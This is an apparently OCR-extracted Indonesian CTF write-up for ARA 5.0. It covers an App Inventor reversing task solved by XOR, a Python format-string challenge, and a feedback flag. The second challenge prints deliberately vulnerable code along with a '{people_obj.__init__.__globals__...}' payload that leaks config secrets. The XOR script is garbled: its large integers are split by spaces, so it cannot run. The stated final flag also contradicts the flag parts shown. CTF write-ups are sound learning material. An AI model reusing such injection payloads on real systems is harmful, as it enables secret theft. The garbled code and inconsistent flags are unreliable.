


Dapat dilihat bahwa pada page FlagChecker, terdapat checkbox yang akan melakukan pengecekan input pengguna apakah sama dengan flag challenge.



Pada bagian kanan atas di bagian “Blocks”, kita bisa melihat logik program yang berjalan ketika tombol ditekan.





Dapat dilihat bahwa nilai FLAG merupakan nilai hasil XOR dari seluruh angka yang terdapat pada fungsi tersebut. Terakhir, kita tinggal perlu melakukan xor pada seluruh angka tersebut dan kemudian flag akan didapatkan.

```
from Crypto.Util.number import long_to_bytes

ctexts = [28536426831367622185663054389191081535361657161962071934 49,
30425261130374672263583392587807290863782839768532553364 1330,74149154
40236529788580546085351692463973340752983730351207825691189202 95,
23893884801770968035858520688912512077002670619564212390 93,
11413806758407620599849587867484587080796800912697384034702785277543,
40088920084499108362203750767470701681137605793962463383948456053,
46308035941376833761871160108986487279842265202605697287997555818150690054503,
43181040218049303462289804218858804808541941909016339934319762763904050203282779585045508386592320630822236921284223740901441]

flag = 0
for c in ctexts:
```

```
    flag ^= c

print(long_to_bytes(flag))
```

```
[FLAG]
ARA5{baby_rev_using_mit_!nv3nt0r_app_is_fun_or_not?}
```

MIS

[296] [Bukan PyJail]

[DESCRIPTION]
Udah dibilangin ini bukan PyJail kok ngeyel :(((

Link: nc -v 103.152.242.68 10061 Attachment: here

[HINT]
-


[Probsetter]
daffainfo

Cek Source Code dulu gan

```
CONFIG = {
    "INFO": {
        "TITLE": "Welcome to Daffainfo's challenge!"
    },
    "AUTHENTICATION": {
        "SECRET_KEY": "ASXFYFGK78989",
        "OAUTH_PROVIDERS": ["Google", "Facebook", "Twitter"],
        "THIRD_PARTY_API_KEYS": {
            "SERVICE_A": "of3ab02f3xd12ldofxc3fosc129sd241",
            "SERVICE_B": "371328EEA9E093B8371328EE"
        }
    },
    "DATABASE": {
        "URL": "jdbc:mysql://127.0.0.1",
        "CREDENTIALS": {
            "USERNAME": "daffainfo",
            "PASSWORD": "daffainfo",
                 "DESCRIPTION": ["This is dummy account, don't use it", "Flag
1:ARA5{RED"]
```

```
        }
    },
    "FEATURE_FLAGS": {
        "FEATURE_A": True,
        "FEATURE_B": False
    },
    "LOGGING": {
        "LEVEL": "INFO",
        "LOG_FILE": "app.log"
    }
}

class PeopleInfo:
    def __init__(self, fname, lname, age, description):
        self.fname = fname
        self.lname = lname
        self.age = age
        self.description = description

def get_name(avatar_str, people_obj):
    return avatar_str.format(people_obj = people_obj)

people = PeopleInfo('GEEKS', 'FORGEEKS', 1, 'Flag 2:ACTED}')

print(CONFIG["INFO"]["TITLE"])
while True:
    st = input(">>> ")
    result = get_name(st, people_obj=people)
    print(result[:20])
```

Tinggal di payload jadi
Flag1 - {people_obj.__init__.__globals__[CONFIG][DATABASE][CREDENTIALS][DESCRIPTION][1]}
Flag2 - {people_obj.description}




```
[FLAG]
ARA5{f0rm4t_5tr1n955_vUlN}
```

FEEDBACK

[10] [Thanks!]

[DESCRIPTION]
Terimakasih telah berpartisipasi dalam CTF ARA 5.0, silahkan dalam waktu yang tersisa untuk peserta mengisi feedback atas penyelenggaraan event ini. Semoga challenge yang telah dikerjakan dapat menambah ilmu dan pengalaman baru. Sampai Jumpa di CTF ARA 6.0 Tahun depan :D

Link : https://its.id/m/PresensiFeedbackPenyisihanCTFARA5

[Probsetter]
-

[FLAG]
ARA5{Th4nks_F0r_J0!n1ng_ARA_5.0!}